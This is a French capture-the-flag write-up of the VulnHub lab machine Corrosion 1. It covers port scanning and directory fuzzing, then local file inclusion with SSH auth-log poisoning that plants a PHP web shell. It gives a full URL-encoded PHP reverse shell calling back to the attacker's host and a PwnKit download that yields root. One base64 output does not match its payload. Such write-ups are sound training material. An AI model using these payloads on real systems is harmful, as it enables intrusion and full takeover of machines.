Corrosion 1 - Write-Up

- Ivan KRIVOKUCA - 22306432
- Difficulté: *Facile*
- Machine: https://www.vulnhub.com/entry/corrosion-1,730/

Table of contents

Reconnaisance

Découverte de l'hôte

J'ai commencé par chercher la machine sur le réseau avec `netdiscover` :

```
sudo netdiscover -r 192.168.0.0/24
```

```
192.168.0.18    08:00:27:03:0a:9d      1      60  PCS Systemtechnik GmbH
```

→ Machine identifiée : 192.168.0.18 (G0 PCS Systemtechnik GmbH)

Enumération des ports


Ensuite j'ai lancé nmap pour voir les ports ouverts :

```
nmap -sC -sV -p- 192.168.0.18
```

```
┌──[ivan@parrot]─[~]
└─$nmap -sC -sV -p- 192.168.0.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 22:41 CET
Nmap scan report for 192.168.0.18
Host is up (0.00011s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0c:a7:1c:8b:4e:85:6b:16:8c:fd:b7:cd:5f:60:3e:a4 (RSA)
|   256 0f:24:f4:65:af:50:d3:d3:aa:09:33:c3:17:3d:63:c7 (ECDSA)
|_  256 b0:fa:cd:77:73:da:e4:7d:c8:75:a1:c5:5f:2c:21:0a (ED25519)
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
|_http-server-header: Apache/2.4.46 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.58 seconds
```

Résultats trouvés:

- Port 22 : SSH (OpenSSH 8.4p1 Ubuntu)
- Port 80 : HTTP (Apache 2.4.46)
  Page HTML :



S

Tentative de connection en SSH

```
$ssh 192.168.0.18
The authenticity of host '192.168.0.18 (192.168.0.18)' can't be established.
ED25519 key fingerprint is SHA256:h+1ijitcr/kVnfc33XfHyMIJifcp2Vt9He9qc+ph1Xk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.18' (ED25519) to the list of known hosts.
ivan@192.168.0.18's password:
```

Énumération

Enumération Web

J'ai utilisé gobuster pour trouver des dossiers cachés :

```
gobuster dir -u http://192.168.0.18/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt  -x
php,html,txt -t 40
```


```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 10918]
/tasks                (Status: 301) [Size: 312] [--> http://192.168.0.18/tasks/]
/blog-post            (Status: 301) [Size: 316] [--> http://192.168.0.18/blog-post/]
/.html                (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
Progress: 882240 / 882244 (100.00%)
```


Exploration du site

Découvertes intéressantes :

- /tasks → Fichier `tasks_todo.txt`

Refaire *gobuster* sur */tasks* ne donne rien de plus.






- Dans /blog-post

Refaire *gobuster* sur */blog-post*, nous donne de nouveaux résultats

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 190]
/.html                (Status: 403) [Size: 277]
/archives             (Status: 301) [Size: 325] [--> http://192.168.0.18/blog-post/archives/]
/uploads              (Status: 301) [Size: 324] [--> http://192.168.0.18/blog-post/uploads/]
/.php                 (Status: 403) [Size: 277]
/.html                (Status: 403) [Size: 277]
Progress: 882240 / 882244 (100.00%)
```



Quand j'ai essayé d'y accéder directement, j'ai obtenu une page blanche.
C'est souvent un signe que :

1. Soit le script attend des paramètres
2. Soit il y a des erreurs qui sont masquées

Exploitation du site

Pour trouver les paramètres potentiels, j'ai utilisé wfuzz :


```
wfuzz -c -w /usr/share/wordlists/dirb/big.txt --hw 0 -u
http://192.168.0.18/blog-post/archives/randylogs.php?FUZZ=/etc/passwd
```

Cette commande :

- Teste tous les mots du dictionnaire big.txt comme noms de paramètres
- Le paramètre prend comme valeur /etc/passwd (un test classique pour les LFI)

```
┌─[root@parrot]─[/home/ivan]
└──╼ #wfuzz -c -w /usr/share/wordlists/dirb/big.txt --hw 0 -u http://192.168.0.18/blog-post/archives/randylogs.php?FUZZ=/etc/passwd
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work corre
or more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.0.18/blog-post/archives/randylogs.php?FUZZ=/etc/passwd
Total requests: 20469

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000007534:   200        48 L     85 W       2832 Ch     "file"

Total time: 0
Processed Requests: 20469
Filtered Requests: 20468
Requests/sec.: 0
```


C'est à dire qu'on peut accéder aux fichiers avec le paramètres *file*



Avec cette découverte, on va utiliser une LFI

On va voir si on peut accéder aux logs suivants de SSH car il était écrit dans [Corrosion 1-20241111151431887.webp]: *"Change permissions for auth log"*

Dans : `/var/log/auth.log`



Mon plan d'attaque était donc :


1. Tenter une connexion SSH avec du code PHP comme nom d'utilisateur
2. Ce code sera enregistré dans auth.log

3. Utiliser la LFI pour lire auth.log, ce qui fera exécuter mon code PHP

```
<?php system($_GET["cmd"]);?>"
```

→ "executes the given command and outputs the result"

On va donc essayer de se connecter en ssh avec la commande php en tant que login




J'ai donc décidé d'encoder le payload en base64 pour n'avoir que des caractères alphanumériques :

```
echo -n "<?php system($_GET["cmd"]);?>" | base64
# res: PD9waHAgc3lzdGVtKFtjbWRdKTs/Pg==
```

Maintenant, grâce à ça, toutes les commandes `http://192.168.0.18/blog-post/archives/randylogs.php?file=/var/log/auth.log&cmd=[COMMAND]` seront exécuté

On va faire ainsi un reverse-shell en PHP à l'aide de cette outil :https://weibell.github.io/reverse-shell-generator/



Voici l'URL complète (ne pas oublier de l'encoder pour le mettre dans l'URL) : http://192.168.0.18/blog-post/archives/randylogs.php?file=/var/log/auth.log&cmd=php%20-r%20%27%24sock%3Dfsockopen(%22192.168.0.48%22%2C4242)%3Bexec(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%202%3E%263%22)%3B%27

Sur ma machine :

```
listening on [any] 4242 ...
connect to [192.168.0.48] from (UNKNOWN) [192.168.0.18] 56724
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

On voit bien qu'on est connecté avec le reverse shell à la machine !

Avec cette commande, on aura un meilleur shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@corrosion:/var/www/html/blog-post/archives$
```

Élévation de privilèges

Pour voir ce qu'on a sur cette machine, on va utiliser *l'incroyable outil* linPeas
Vu que python3 est disponible on va faire

```
cd /tmp # On s'assure d'avoir les droits d'écriture
python3 -c 'import urllib.request;
urllib.request.urlretrieve("https://github.com/peass-ng/PEASS-
ng/releases/latest/download/linpeas.sh", "linpeas.sh")'
chmod +x ./linpeas.sh
./linpeas.sh
```

Dans la catégorie *Executing Linux Exploit Suggester*, on va chercher des élévation de privilège
On va tester celle-ci : PwnKit (CVE-2021-4034) qui se décrit comme : *PwnKit: Local Privilege Escalation Vulnerability* (https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034)

```
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

Je vais prendre le script ici : https://github.com/ly4k/PwnKit

```
wget https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit
chmod +x PwnKit
```

```
./PwnKit
```

```
www-data@corrosion:/tmp$ ./PwnKit
./PwnKit
root@corrosion:/tmp# ls
ls
```

On voit directement qu'après avoir exécuté le script, nous sommes devenu root

```
root@corrosion:/tmp# whoami
whoami
root
root@corrosion:/tmp# cd ~
cd ~
root@corrosion:~# ls
ls
creds  logs.txt  root.txt  snap
root@corrosion:~# cat root.txt
cat root.txt
FLAG: 4NJSA99SD7922197D7S90PLAWE

Congrats! Hope you enjoyed my first machine posted on VulnHub!
Ping me on twitter @proxyprgrammer for any suggestions.

Youtube: https://www.youtube.com/c/ProxyProgrammer
Twitter: https://twitter.com/proxyprgrammer
```

Dans le dossier root j'ai trouvé le flag : `4NJSA99SD7922197D7S90PLAWE`